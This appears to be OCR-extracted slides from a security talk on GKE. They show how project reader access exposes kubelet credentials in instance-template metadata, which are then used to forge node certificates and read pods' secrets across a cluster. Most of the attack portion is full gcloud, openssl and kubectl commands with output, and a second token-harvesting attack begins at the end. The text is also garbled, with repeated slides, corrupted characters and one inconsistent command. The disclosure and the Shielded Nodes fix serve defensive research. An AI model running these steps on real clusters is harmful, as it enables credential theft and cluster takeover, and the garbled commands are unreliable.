
Impersonating Kubernetes Nodes

If we can **impersonate the identity** of a node , we could read all **configmaps, node, pod specs** in the cluster.
And all **secrets** of pods bound to that **node**.

GKE

Impersonating Kubernetes Nodes

If we can **impersonate** the **identity** of a node , we could read all **configmaps**, **node**, **pod specs** in the cluster.
And all **secrets** of pods bound to that **node**.



GKE

Impersonating Kubernetes Nodes

GKE

Impersonating Kubernetes Nodes

- GKE spawn VMs via GCP instance template

GKE

Impersonating Kubernetes Nodes

- GKE spawn VMs via GCP [instance template](#)

GKE

Impersonating Kubernetes Nodes

- GKE spawn VMs via GCP [instance template](#)
- This template has custom metadata properties

GKE

Impersonating Kubernetes Nodes

- GKE spawn VMs via GCP **instance template**
- This template has custom **metadata properties**

GKE

Impersonating Kubernetes Nodes

- GKE spawn VMs via GCP **instance template**
- This template has custom **metadata properties**
- One of which is ***kube-env***

GKE

Impersonating Kubernetes Nodes

- GKE spawn VMs via GCP **instance template**
- This template has custom **metadata properties**
- One of which is ***kube-env***

GKE

Impersonating Kubernetes Nodes

- GKE spawn VMs via GCP **instance template**
- This template has custom **metadata properties**
- One of which is ***kube-env***
- ^ Env vars used by kubelet, system components

GKE

Impersonating Kubernetes Nodes

- GKE spawn VMs via GCP **instance template**
- This template has custom **metadata properties**
- One of which is ***kube-env***
- ^ **Env vars** used by kubelet, system components

GKE

Impersonating Kubernetes Nodes

GKE

Impersonating Kubernetes Nodes

- Interesting vars: *KUBELET_CERT*, *KUBELET_KEY*

GKE

Impersonating Kubernetes Nodes

- Interesting vars: *KUBELET_CERT*, *KUBELET_KEY*

GKE

Impersonating Kubernetes Nodes

- Interesting vars: *KUBELET_CERT*, *KUBELET_KEY*

GKE

Impersonating Kubernetes Nodes

- Interesting vars: *KUBELET_CERT*, *KUBELET_KEY*
- The identity of kubelet in the cluster

GKE

Impersonating Kubernetes Nodes

- Interesting vars: *KUBELET_CERT*, *KUBELET_KEY*
- The **identity** of kubelet in the cluster

GKE

Impersonating Kubernetes Nodes

- Interesting vars: *KUBELET_CERT*, *KUBELET_KEY*
- The **identity** of kubelet in the cluster
- Kubelet uses this identity to join nodes to the cluster

GKE

Impersonating Kubernetes Nodes

GKE

Impersonating Kubernetes Nodes

Anyone with basic reader permissions in your project:

GKE

Impersonating Kubernetes Nodes

Anyone with basic reader permissions in your project:

GKE

Impersonating Kubernetes Nodes

Anyone with basic reader permissions in your project:

- *compute.instances.[get,list]*

GKE

Impersonating Kubernetes Nodes

Anyone with basic reader permissions in your project:

- *compute.instances.[get,list]*, or

GKE

Impersonating Kubernetes Nodes

Anyone with basic reader permissions in your project:

- *compute.instances.[get,list]*, or
- *compute.instanceTemplates.[get,list]*

GKE

Impersonating Kubernetes Nodes

Anyone with basic reader permissions in your project:

- *compute.instances.[get,list]*, or
- *compute.instanceTemplates.[get,list]*

can use kubelet's identity, impersonate a Kubernetes node.

GKE

Impersonating Kubernetes Nodes

Anyone with basic reader permissions in your project:

- *compute.instances.[get,list]*, or
- *compute.instanceTemplates.[get,list]*

can use kubelet's identity, **impersonate** a Kubernetes node.

GKE

Impersonating Kubernetes Nodes

```
1 $> gcloud
2   compute
3   instance-templates
4   list
5   --format json
6   --project $proj
7   | jq -r '.[].properties.metadata.items[].value'
8   | grep -i '
9     KUBELET_CERT: |
10    KUBELET_KEY: |
11    CA_CERT: |
12    CLUSTER_NAME: |
13    KUBERNETES_MASTER_NAME:
14  '
15
```

GKE

Impersonating Kubernetes Nodes

```
1 $> gcloud
2   compute
3   instance-templates
4   list
5   --format json
6   --project $proj
7 | jq -r '.[].properties.metadata.items[].value'
8 | grep -i '
9 KUBELET_CERT: |
10 KUBELET_KEY: |
11 CA_CERT: |
12 CLUSTER_NAME: |
13 KUBERNETES_MASTER_NAME:
14 '
15
```

GKE

Impersonating Kubernetes Nodes

```
6   --project $proj
7 | jq -r '.[].properties.metadata.items[] .value'
8 | grep -i '
9 KUBELET_CERT: |
10 KUBELET_KEY: |
11 CA_CERT: |
12 CLUSTER_NAME: |
13 KUBERNETES_MASTER_NAME:
14 '
15
16 KUBELET_CERT: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSU...
17 KUBELET_KEY: LS0tLS1CRUdJTiBSU0EgUFJJVkJURSBLRVktLS0tLQp...
18 CA_CERT: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSU...
19 CLUSTER_NAME: pasten
20 KUBERNETES_MASTER_NAME: 35.228.113.107
```

GKE

Impersonating Kubernetes Nodes

```
1 $> echo $KUBELET_CERT > k.crt
2 $> echo $KUBELET_KEY > k.key
3 $> echo $CA_CERT > ca.crt
4 $> kubectl
5   --client-certificate k.crt
6   --client-key k.key
7   --certificate-authority ca.crt
8   --server https://$KUBERNETES_MASTER_NAME
9   get pods --all-namespaces
10
11 Error from server (Forbidden): pods is forbidden:
12 User "kubelet" cannot list resource "pods"
13 in API group "" in the namespace "default"
```

GKE

Impersonating Kubernetes Nodes

```
1 $> echo $KUBELET_CERT > k.crt
2 $> echo $KUBELET_KEY > k.key
3 $> echo $CA_CERT > ca.crt
4 $> kubectl
5   --client-certificate k.crt
6   --client-key k.key
7   --certificate-authority ca.crt
8   --server https://$KUBERNETES_MASTER_NAME
9   get pods --all-namespaces
10
11 Error from server (Forbidden): pods is forbidden:
12 User "kubelet" cannot list resource "pods"
13 in API group "" in the namespace "default"
```

GKE

Impersonating Kubernetes Nodes

```
1 $> echo $KUBELET_CERT > k.crt
2 $> echo $KUBELET_KEY > k.key
3 $> echo $CA_CERT > ca.crt
4 $> kubectl
5   --client-certificate k.crt
6   --client-key k.key
7   --certificate-authority ca.crt
8   --server https://$KUBERNETES_MASTER_NAME
9   get pods --all-namespaces
10
11 Error from server (Forbidden): pods is forbidden:
12 User "kubelet" cannot list resource "pods"
13 in API group "" in the namespace "default"
```

GKE

Impersonating Kubernetes Nodes

```
1 # Create node private key
2 $> openssl ecparam
3   -genkey
4   -name prime256v1
5   -out node.key
6
7 # Create CSR config
8 $> cat <<EOF > csr.cfg
9 [ req ]
10 prompt = no
11 encrypt_key = no
12 default_md = sha256
13 distinguished_name = dname
14 [ dname ]
15 O = system-nodes
```

GKE

Impersonating Kubernetes Nodes

```
5   -out node.key
6
7 # Create CSR config
8 $> cat <<EOF > csr.cfg
9 [ req ]
10 prompt = no
11 encrypt_key = no
12 default_md = sha256
13 distinguished_name = dname
14 [ dname ]
15 O = system:nodes
16 CN = system:node:gke-pasten-fake-node
17 EOF
18
19 # Create CSR
```

GKE

Impersonating Kubernetes Nodes

```
9 [ req ]
10 prompt = no
11 encrypt_key = no
12 default_md = sha256
13 distinguished_name = dname
14 [ dname ]
15 O = system:nodes
16 CN = system:node:gke-pasten-fake-node
17 EOF
18
19 # Create CSR
20 $> openssl req
21     -new
22     -config csr.cfg
23     -key node.key
```

GKE

Impersonating Kubernetes Nodes

```
14 t > name ]
15 0 = system:nodes
16 CN = system:node:gke-pasten-fake-node
17 EOF
18
19 # Create CSR
20 $> openssl req
21     -new
22     -config csr.cfg
23     -key node.key
24     -out node.csr
25
26 # Create CSR spec
27 $> cat <<EOF > node-csr.yaml
28 apiVersion: certificates.k8s.io/v1
29 kind: CertificateSigningRequest
```

GKE

Impersonating Kubernetes Nodes

```
26 # Create CSR spec
27 $> cat <<EOF > node-csr.yaml
28 apiVersion: certificates.k8s.io/v1
29 kind: CertificateSigningRequest
30 metadata:
31   name: node-csr-gke-pasten-fake-node
32 spec:
33   signerName: kubernetes.io/kube-apiserver-client-kubelet
34   groups:
35     - system:authenticated
36   request: $(cat node.csr | base64 | tr -d '\n')
37   usages:
38     - digital signature
39     - key encipherment
40     - client auth
```

GKE

Impersonating Kubernetes Nodes

```
31     name: node CSR 9RC pasture-fake-node
32 spec:
33   signerName: kubernetes.io/kube-apiserver-client-kubelet
34   groups:
35     - system:authenticated
36   request: $(cat node.csr | base64 | tr -d '\n')
37   usages:
38     - digital signature
39     - key encipherment
40     - client auth
41   username: kubelet
42 EOF
43
44 # Submit csr using kubelet's creds
45 $> kubectl
46     client-certificates.k8s
```

GKE

Impersonating Kubernetes Nodes

```
40 - client auth
41 username: kubelet
42 EOF
43
44 # Submit csr using kubelet's creds
45 $> kubectl
46   --client-certificate k.crt
47   --client-key k.key
48   --certificate-authority ca.crt
49   --server https://$KUBERNETES_MASTER_NAME
50   apply -f node-csr.yaml
51
52 certificatesigningrequest.certificates.k8s.io/
53 node-csr-gke-pasten-fake-node created
54
```

GKE

Impersonating Kubernetes Nodes

```
45 46 --client-certificate k.crt
47 --client-key k.key
48 --certificate-authority ca.crt
49 --server https://$KUBERNETES_MASTER_NAME
50 apply -f node-csr.yaml
51
52 certificatesigningrequest.certificates.k8s.io/
53 node-csr-gke-pasten-fake-node created
54
55 # Retrieve signed certificate
56 $> kubectl
57 --client-certificate k.crt
58 --client-key k.key
59 --certificate-authority ca.crt
60 --server https://$KUBERNETES_MASTER_NAME
```

GKE

Impersonating Kubernetes Nodes

```
52 certificatesigningrequest.certificates.k8s.io/
53 node-csr-gke-pasten-fake-node created
54
55 # Retrieve signed certificate
56 $> kubectl
57   --client-certificate k.crt
58   --client-key k.key
59   --certificate-authority ca.crt
60   --server https://$KUBERNETES_MASTER_NAME
61   get csr node-csr-gke-pasten-fake-node
62   -o json
63 | jq -r .status.certificate
64
65 LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCakNDQV...
66
```

GKE

Impersonating Kubernetes Nodes

```
56 $> kubectl
57   --client-certificate k.crt
58   --client-key k.key
59   --certificate-authority ca.crt
60   --server https://$KUBERNETES_MASTER_NAME
61   get csr node-csr-gke-pasten-fake-node
62   -o json
63 | jq -r .status.certificate
64
65 LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCakNDQV...
66
67 $> echo $NODE_CERT | base64 -d > node.crt
68
69 # Impersonate node
70 $> kubectl
```

GKE

Impersonating Kubernetes Nodes

```
58 --client-key k.key
59 --certificate-authority ca.crt
60 --server https://$KUBERNETES_MASTER_NAME
61 get csr node-csr-gke-pasten-fake-node
62 -o json
63 | jq -r .status.certificate
64
65 LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCakNDQV...
66
67 $> echo $NODE_CERT | base64 -d > node.crt
68
69 # Impersonate node
70 $> kubectl
71   --client-certificate node.crt
72   --client-key node.key
```

GKE

Impersonating Kubernetes Nodes

```
60 --server https://$KUBERNETES_MASTER_NAME
61 get csr node-csr-gke-pasten-fake-node
62 -o json
63 | jq -r .status.certificate
64
65 LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCakNDQV...
66
67 $> echo $NODE_CERT | base64 -d > node.crt
68
69 # Impersonate node
70 $> kubectl
71   --client-certificate node.crt
72   --client-key node.key
73   --certificate-authority ca.crt
74   --server https://$KUBERNETES_MASTER_NAME
```

GKE

Impersonating Kubernetes Nodes

```
65 LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCakNDQV...
66
67 $> echo $NODE_CERT | base64 -d > node.crt
68
69 # Impersonate node
70 $> kubectl
71   --client-certificate node.crt
72   --client-key node.key
73   --certificate-authority ca.crt
74   --server https://$KUBERNETES_MASTER_NAME
75   get pods -A
76
77 NAMESPACE          NAME
78 kube-system        calico-node-7srgt
79 kube-system        calico-node-vertical-autoscaler-6b88bb4fb9-c8
```

GKE

Impersonating Kubernetes Nodes

```
64  
65 LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCakNDQV...  
66  
67 $> echo $NODE_CERT | base64 -d > node.crt  
68  
69 # Impersonate node  
70 $> kubectl  
71   --client-certificate node.crt  
72   --client-key node.key  
73   --certificate-authority ca.crt  
74   --server https://$KUBERNETES_MASTER_NAME  
75   get pods -A  
76  
77 NAMESPACE          NAME  
78 kube-system        calico-node-7srgt  
79 kube-system        calico-node-vertical-autoscaler-6809bf45b0-61
```

GKE

Impersonating Kubernetes Nodes

```
72      --client-key node.key  
73      --certificate-authority ca.crt  
74      --server https://$KUBERNETES_MASTER_NAME  
75      get pods -A  
76  
77  NAMESPACE          NAME  
78  kube-system        calico-node-7srgt  
79  kube-system        calico-node-vertical-autoscaler-6b88bb4fb9-c8  
80  kube-system        calico-typfa-85c6764cf7-725hr  
81  kube-system        calico-typfa-horizontal-autoscaler-84d88989d8  
82  kube-system        calico-typfa-vertical-autoscaler-fcc9b7c96-tl  
83  
84  $> kubectl  
85      --client-certificate node.crt  
86      --client-key node.key  
87      --certificate-authority ca.crt
```

GKE

Impersonating Kubernetes Nodes

```
75 kube-system          calico-node-vertical-autoscaler-8d88989d8
80 kube-system          calico-typha-85c6764cf7-725hr
81 kube-system          calico-typha-horizontal-autoscaler-84d88989d8
82 kube-system          calico-typha-vertical-autoscaler-fcc9b7c96-tl
83
84 $> kubectl
85   --client-certificate node.crt
86   --client-key node.key
87   --certificate-authority ca.crt
88   --server https://$KUBERNETES_MASTER_NAME
89   get configmaps -A
90
91 NAMESPACE      NAME          DATA
92 application-system controller-leader-election-helper 0
93 application-system kube-root-ca.crt                1
94 default        kube-root-ca.crt                1
```

GKE

Impersonating Kubernetes Nodes

```
85      --client-key node.key  
86      --certificate-authority ca.crt  
87      --server https://$KUBERNETES_MASTER_NAME  
88      get configmaps -A  
89  
90  
91      NAMESPACE          NAME                DATA  
92      application-system controller-leader-election-helper 0  
93      application-system  kube-root-ca.crt        1  
94      default              kube-root-ca.crt        1  
95      gmp-public           kube-root-ca.crt        1  
96      gmp-system           collector            1  
97  
98      $> kubectl  
99      --client-certificate node.crt  
100     --client-key node.key  
101     --certificate-authority ca.crt
```

GKE

Impersonating Kubernetes Nodes

```
93 application-system kube-root-ca.crt -
94 default          kube-root-ca.crt      1
95 gmp-public       kube-root-ca.crt      1
96 gmp-system       collector           1
97
98 $> kubectl
99   --client-certificate node.crt
100  --client-key node.key
101  --certificate-authority ca.crt
102  --server https://$KUBERNETES_MASTER_NAME
103  get secrets -A
104
105 Error from server (Forbidden): secrets is forbidden:
106 User "system:node:gke-pasten-fake-node" cannot list
107 resource "secrets" in API group "" at the cluster scope:
108 can only read namespaced objects of this type
```

GKE

Impersonating Kubernetes Nodes

```
99    --client-certificate node.crt
100   --client-key node.key
101   --certificate-authority ca.crt
102   --server https://$KUBERNETES_MASTER_NAME
103   get secrets -A
104
105  Error from server (Forbidden): secrets is forbidden:
106  User "system:node:gke-pasten-fake-node" cannot list
107  resource "secrets" in API group "" at the cluster scope:
108  can only read namespaced object of this type
109
110 # We repeat the above to impersonate to each node
111 # in the cluster, then get secrets attached to
112 # pods running on it.
113 # We just change the CSR to the impersonated node name.
114
```

GKE

Impersonating Kubernetes Nodes

```
104  
105 Error from server (Forbidden): secrets is forbidden:  
106 User "system:node:gke-pasten-fake-node" cannot list  
107 resource "secrets" in API group "" at the cluster scope:  
108 can only read namespaced object of this type  
109  
110 # We repeat the above to impersonate to each node  
111 # in the cluster, then get secrets attached to  
112 # pods running on it.  
113 # We just change the CSR to the impersonated node name.  
114  
115 $> kubectl  
116   --client-certificate node.crt  
117   --client-key node.key  
118   --certificate-authority ca.crt  
119   --server https://192.168.1.10:8443  
120   --username gke-pasten-fake-node  
121   --password $(cat /etc/kubernetes/master-name)
```

GKE

Impersonating Kubernetes Nodes

```
110 "# We repeat the above to impersonate to each node
111 # in the cluster, then get secrets attached to
112 # pods running on it.
113 # We just change the CSR to the impersonated node name.
114
115 $> kubectl
116   --client-certificate node.crt
117   --client-key node.key
118   --certificate-authority ca.crt
119   --server https://$KUBERNETES_MASTER_NAME
120   get nodes
121
122 NAME                               STATUS  ROLES    AGE     VERSION
123 gke-pasten-pasten-f0e90c76-fkwu  Ready   <none>  175m   v1.22.1
124
125 $> exit -1
```

GKE

Impersonating Kubernetes Nodes

```
115  +--> kubectl
116      --client-certificate node.crt
117      --client-key node.key
118      --certificate-authority ca.crt
119      --server https://$KUBERNETES_MASTER_NAME
120      get nodes
121
122  NAME                      STATUS   ROLES    AGE     VERSION
123  gke-pasten-pasten-f0e90c76-fkwy   Ready   <none>   175m   v1.22.1
124
125 $> sed -i
126   's/
127   gke-pasten-fake-node/
128   gke-pasten-pasten-f0e90c76-fkwy/
129   ' csr.cfg
130
```

GKE

Impersonating Kubernetes Nodes

```
120  get nodes
121
122  NAME                               STATUS   ROLES    AGE     VERSION
123  gke-pasten-pasten-f0e90c76-fkwy   Ready    <none>   175m   v1.22.0
124
125 $> sed -i
126   's/
127     gke-pasten-fake-node/
128     gke-pasten-pasten-f0e90c76-fkwy/
129   ' csr.cfg
130
131 $> openssl req
132   -new
133   -config csr.cfg
134   -key node.key
```

GKE

Impersonating Kubernetes Nodes

```
126 's/
127   gke-pasten-fake-node/
128   gke-pasten-pasten-f0e90c76-fkwu/
129   ' csr.cfg
130
131 $> openssl req
132   -new
133   -config csr.cfg
134   -key node.key
135   -out node.csr
136
137 $> cat <<EOF > node-csr.yaml
138 apiVersion: certificates.k8s.io/v1
139 kind: CertificateSigningRequest
140 metadata:
```

GKE

Impersonating Kubernetes Nodes

```
137 $> cat <<EOF > node-csr.yaml
138 apiVersion: certificates.k8s.io/v1
139 kind: CertificateSigningRequest
140 metadata:
141   name: gke-pasten-pasten-f0e90c76-fkwy
142 spec:
143   signerName: kubernetes.io/kube-apiserver-client-kubelet
144   groups:
145     - system:authenticated
146   request: $(cat node.csr | base64 | tr -d '\n')
147   usages:
148     - digital signature
149     - key encipherment
150     - client auth
151   username: kubelet
```

GKE

Impersonating Kubernetes Nodes

```
149      key encipherment
150  - client auth
151  username: kubelet
152 EOF
153
154 $> kubectl
155   --client-certificate k.crt
156   --client-key k.key
157   --certificate-authority ca.crt
158   --server https://$KUBERNETES_MASTER_NAME
159   apply -f node-csr.yaml
160
161 certificatesigningrequest.certificates.k8s.io/
162 gke-pasten-pasten-f0e90c76-fkwu created
163
164 # Previous signed certificates
```

GKE

Impersonating Kubernetes Nodes

```
154  +--> kubectl
155    --client-certificate k.crt
156    --client-key k.key
157    --certificate-authority ca.crt
158    --server https://$KUBERNETES_MASTER_NAME
159    apply -f node-csr.yaml
160
161 certificatesigningrequest.certificates.k8s.io/
162 gke-pasten-pasten-f0e90c76-fkwu created
163
164 # Retrieve signed certificate
165 $> kubectl
166    --client-certificate k.crt
167    --client-key k.key
168    --certificate-authority ca.crt
169    --server https://$KUBERNETES_MASTER_NAME
```

GKE

Impersonating Kubernetes Nodes

```
161 certificatesigningrequests.certificates的信任,
162 gke-pasten-pasten-f0e90c76-fkwy created
163
164 # Retrieve signed certificate
165 $> kubectl
166   --client-certificate k.crt
167   --client-key k.key
168   --certificate-authority ca.crt
169   --server https://$KUBERNETES_MASTER_NAME
170 get csr gke-pasten-pasten-f0e90c76-fkwy
171 -o json
172 | jq -r .status.certificate
173 | base64 -d > node.crt
174
175 $> kubectl
176   --client certificate node.crt
```

GKE

Impersonating Kubernetes Nodes

```
175 $> kubectl
176   --client-certificate k.crt
177   --client-key k.key
178   --certificate-authority ca.crt
179   --server https://$KUBERNETES_MASTER_NAME
180   get pods -A
181   --field-selector
182   'spec.nodeName=gke-pasten-pasten-f0e90c76-fkwy'
183   -o json
184 | jq -r
185   '.items[]'
186   '.spec'
187   '.volumes[]'
188   '| select(.secret != null)'
```

GKE

Impersonating Kubernetes Nodes

```
177  --client-key k.key
178  --certificate-authority ca.crt
179  --server https://$KUBERNETES_MASTER_NAME
180  get pods -A
181  --field-selector
182  'spec.nodeName=gke-pasten-pasten-f0e90c76-fkwy'
183  -o json
184  | jq -r
185  '.items[]'
186  .spec
187  .volumes[]
188  | select(.secret != null)'
189
190 {
191  "name": "pasten",
```

GKE

Impersonating Kubernetes Nodes

```
186     .spec
187     .volumes []
188     | select(.secret != null)'
189
190 {
191     "name": "pasten",
192     "secret": {
193         "defaultMode": 420,
194         "secretName": "pasten"
195     }
196 }
197
198 $> kubectl
199     --client-certificate k.crt
200     --client-key k.key
```

GKE

Impersonating Kubernetes Nodes

```
187     .volumes []
188     | select(.secret != null)'
189
190 {
191     "name": "pasten",
192     "secret": {
193         "defaultMode": 420,
194         "secretName": "pasten"
195     }
196 }
197
198 $> kubectl
199   --client-certificate k.crt
200   --client-key k.key
201   --certificate-authority ca.crt
```

GKE

Impersonating Kubernetes Nodes

```
193     "duration": 3600,
194     "secretName": "pasten"
195   }
196 }
197
198 $> kubectl
199   --client-certificate k.crt
200   --client-key k.key
201   --certificate-authority ca.crt
202   --server https://$KUBERNETES_MASTER_NAME
203   get secrets pasten -o yaml
204
205 apiVersion: v1
206 data:
207   token: ZXlKMGVYQwlPaUpLVjFRaUxDSmhiR2NpT2lKU1V6STF0aUlzSW5nMWRD
208 kind: Secret
```

GKE

Impersonating Kubernetes Nodes

```
201 --certificate-authority ca.crt
202 --server https://$KUBERNETES_MASTER_NAME
203 get secrets pasten -o yaml
204
205 apiVersion: v1
206 data:
207   token: ZXlKMGVYQWlPaUpLVjFRaUxDSmhiR2NpT2lKU1V6STF0aUlzSW5nMWRD!
208 kind: Secret
209 metadata:
210   creationTimestamp: "2022-09-25T07:45:58Z"
211   name: pasten
212   namespace: default
213   resourceVersion: "326192"
214   uid: 98147749-139e-4dc3-ba3a-1a620a04b821
215 type: Opaque
```

GKE

Impersonating Kubernetes Nodes

```
200 --client-key k.key
201 --certificate-authority ca.crt
202 --server https://$KUBERNETES_MASTER_NAME
203 get secrets pasten -o yaml
204
205 apiVersion: v1
206 data:
207   token: ZXlKMGVYQWlPaUpLVjFRaUxDSmhiR2NpT2lKU1V6STF0aUlzSW5nMWRD9
208 kind: Secret
209 metadata:
210   creationTimestamp: "2022-09-25T07:45:58Z"
211   name: pasten
212   namespace: default
213   resourceVersion: "326192"
214   uid: 98147749-139e-4dc3-ba3a-1a620a04b821
```

GKE

Impersonating Kubernetes Nodes



GKE

Impersonating Kubernetes Nodes

GKE

Impersonating Kubernetes Nodes

GKE solved this with the use of *Shielded Nodes*.

GKE

Impersonating Kubernetes Nodes

GKE solved this with the use of ***Shielded Nodes***.

GKE

Impersonating Kubernetes Nodes

GKE solved this with the use of ***Shielded Nodes***.

Shielded nodes require extra attestation in the node bootstrap process

GKE

Impersonating Kubernetes Nodes

GKE solved this with the use of ***Shielded Nodes***.

Shielded nodes require extra **attestation** in the node bootstrap process

GKE

Impersonating Kubernetes Nodes

GKE solved this with the use of ***Shielded Nodes***.

Shielded nodes require extra **attestation** in the node bootstrap process, signed by the VM's TPM.

GKE

Impersonating Kubernetes Nodes

GKE solved this with the use of ***Shielded Nodes***.

Shielded nodes require extra **attestation** in the node bootstrap process, signed by the VM's **TPM**.

GKE

Impersonating Kubernetes Nodes

GKE

Impersonating Kubernetes Nodes

VM's project and id are signed in the attestation, attached to
the submitted CSR.

GKE

Impersonating Kubernetes Nodes

VM's project and id are **signed** in the attestation, attached to
the submitted CSR.

GKE

Impersonating Kubernetes Nodes

VM's project and id are **signed** in the attestation, attached to the submitted CSR.

GCP controller manager verifies bootstrapped nodes are of known instance groups.

GKE

Impersonating Kubernetes Nodes

VM's project and id are **signed** in the attestation, attached to the submitted CSR.

GCP controller manager **verifies** bootstrapped nodes are of known instance groups.

GKE

Impersonating Kubernetes Nodes

GKE

Impersonating Kubernetes Nodes

Shielded nodes are enabled by default in GKE ≥ 1.18 since
Sep. 2020

GKE

Impersonating Kubernetes Nodes

Shielded nodes are enabled **by default** in GKE ≥ 1.18 since
Sep. 2020

GKE

Impersonating Kubernetes Nodes

Shielded nodes are enabled **by default** in GKE ≥ 1.18 since
Sep. 2020



GKE

Impersonating Kube-proxy, Node-problem-detector

GKE

Impersonating Kube-proxy, Node-problem-detector

Remember the *kube-env* metadata property ?

GKE

Impersonating Kube-proxy, Node-problem-detector

Remember the ***kube-env*** metadata property ?

GKE

Impersonating Kube-proxy, Node-problem-detector

Remember the ***kube-env*** metadata property ?

Turns out it contains more surprises.

GKE

Impersonating Kube-proxy, Node-problem-detector

```
1 $> gcloud
2   compute
3   instance-templates
4   list
5   --format json
6   --project $proj
7 | jq -r '.[].properties.metadata.items[].value'
8 | grep -i '
9 \w*_TOKEN: |
10 CA_CERT: |
11 CLUSTER_NAME: |
12 KUBERNETES_MASTER_NAME:
13 '
14
15 CLUSTER_NAME: pasten-with-shielded-nodes
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
1 $> gcloud
2   compute
3   instance-templates
4   list
5   --format json
6   --project $proj
7 | jq -r '.[].properties.metadata.items[].value'
8 | grep -i '
9 \w*_TOKEN: |
10 CA_CERT: |
11 CLUSTER_NAME: |
12 KUBERNETES_MASTER_NAME:
13 '
14
15 CLUSTER_NAME: pasten-with-shielded-nodes
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
2   compute
3   instance-templates
4   list
5   --format json
6   --project $proj
7 | jq -r '.[].properties.metadata.items[].value'
8 | grep -i '
